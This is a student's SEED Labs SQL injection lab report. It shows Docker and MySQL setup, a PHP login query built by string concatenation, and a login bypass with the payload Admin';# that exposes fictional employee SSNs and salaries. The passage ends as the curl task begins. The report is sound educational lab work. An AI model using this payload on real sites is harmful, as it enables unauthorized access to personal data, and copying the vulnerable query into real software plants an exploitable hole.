
# SQL Injection Attack Lab

# Name: Hamza Abdellah Ahmed

# ID: 18P7231

## 1-Container Setup and Commands


### 1.1- dcbuild



```
[05/16/23]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [=============================================>      ]
14428a6d4bcd: Downloading [==================================================>]
da7391352a9b: Downloading [>                                                  ]
da7391352a9b: Downloading [=>                                                 ]
da7391352a9b: Downloading [==>                                                ]
da7391352a9b: Downloading [===>                                               ]
da7391352a9b: Downloading [====>                                              ]
da7391352a9b: Downloading [=====>                                             ]
da7391352a9b: Downloading [======>                                            ]
da7391352a9b: Downloading [======>                                            ]
da7391352a9b: Downloading [=======>                                           ]
da7391352a9b: Downloading [========>                                          ]
 4.987MB/28.56MB
da7391352a9b: Downloading [=========>                                         ]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Downloading [==================================>                ]
█ 49.1MB/71.99MB
```

### 1.2- dcup


.



```
[05/16/23]seed@VM:~/.../Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5   ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-05-16 22:55:05+00:00 [Note] [Entrypoint]: Entrypoint script for MyS
QL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-16 22:55:05+00:00 [Note] [Entrypoint]: Switching to dedicated us
er 'mysql'
mysql-10.9.0.6 | 2023-05-16 22:55:05+00:00 [Note] [Entrypoint]: Entrypoint script for MyS
QL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2                      AH00558:
apache2: Could not reliably determine the server's fully qualified domain name, using 10.
9.0.5. Set the 'ServerName' directive globally to suppress this message
mysql-10.9.0.6 | 2023-05-16 22:55:05+00:00 [Note] [Entrypoint]: Initializing database fil
es
mysql-10.9.0.6 | 2023-05-16T22:55:05.679883Z 0 [System] [MY-013169] [Server] /usr/sbin/my
sqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-05-16T22:55:05.693486Z 1 [System] [MY-013576] [InnoDB] InnoDB initi
alization has started.
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2023-05-16T22:55:07.539960Z 1 [System] [MY-013577] [InnoDB] InnoDB initi
alization has ended.
```

1.3-dockps


1.4- docksh mysql



```
[05/16/23]seed@VM:~/.../Labsetup$ dockps
4cec0c463663  www-10.9.0.5
3ebf12bb0d83  mysql-10.9.0.6
[05/16/23]seed@VM:~/.../Labsetup$ docksh mysql-10.9.0.6
root@3ebf12bb0d83:/#
root@3ebf12bb0d83:/#
```


**Task 1: Get Familiar with SQL Statements**

1.1- use the mysql client program to interact with the database. The user name is root and password is dees.




```
[05/16/23]seed@VM:~/.../Labsetup$ dockps
4cec0c463663  www-10.9.0.5
3ebf12bb0d83  mysql-10.9.0.6
[05/16/23]seed@VM:~/.../Labsetup$ docksh mysql-10.9.0.6
root@3ebf12bb0d83:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

1.2- After login, you can create new database or load an existing one. As we have already created the **sqllab users** database for you, you just need to load this existing database using the use command. To show what tables are there in the **sqllab** users database, you can use the show tables command to print out all the tables of the selected database.
you can use the **show tables** command to print out all the tables of the selected database.


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 16 19:07
seed@VM: ~/.../Labsetu
seed@VM: ~/.../Labsetup

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> select * from credential where Name = 'Alice';
```

1.5- select * from credential where Name = 'Alice';




```
mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)

mysql> 
```

## Task 2: SQL Injection Attack on SELECT Statement


### Task 2.1: SQL Injection Attack from webpage

use the login page from www.seed-server.com
The PHP code unsafe home.php used to conduct user authentication.



```
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die("Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= '$input_uname' and Password='$hashed_pwd'";
  if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
  }
  /* convert the select return result into array type */
  $return_arr = array();
  while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
  }

  /* convert the array type to json format and read out*/
  $json_str = json_encode($return_arr);
```

We only need to block the part of judging Password Admin';#



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 19:19
SQLi Lab
www.seed-server.com
SEED LABs


Employee Profile Login

USERNAME Admin';#

PASSWORD Password

Login

Copyright © SEED LABs


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 19:20
SQLi Lab
Home
Edit Profile
Logout
Right Ctrl

www.seed-server.com/unsafe_home.php?username=Admin'%3B%23&Password=


User Details

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|---|---|---|---|---|---|---|---|---|
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |

Copyright © SEED LABs


## Task 2.2: SQL Injection Attack from command line

- use command line tools, such as curl, which can send HTTP requests.
- The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:

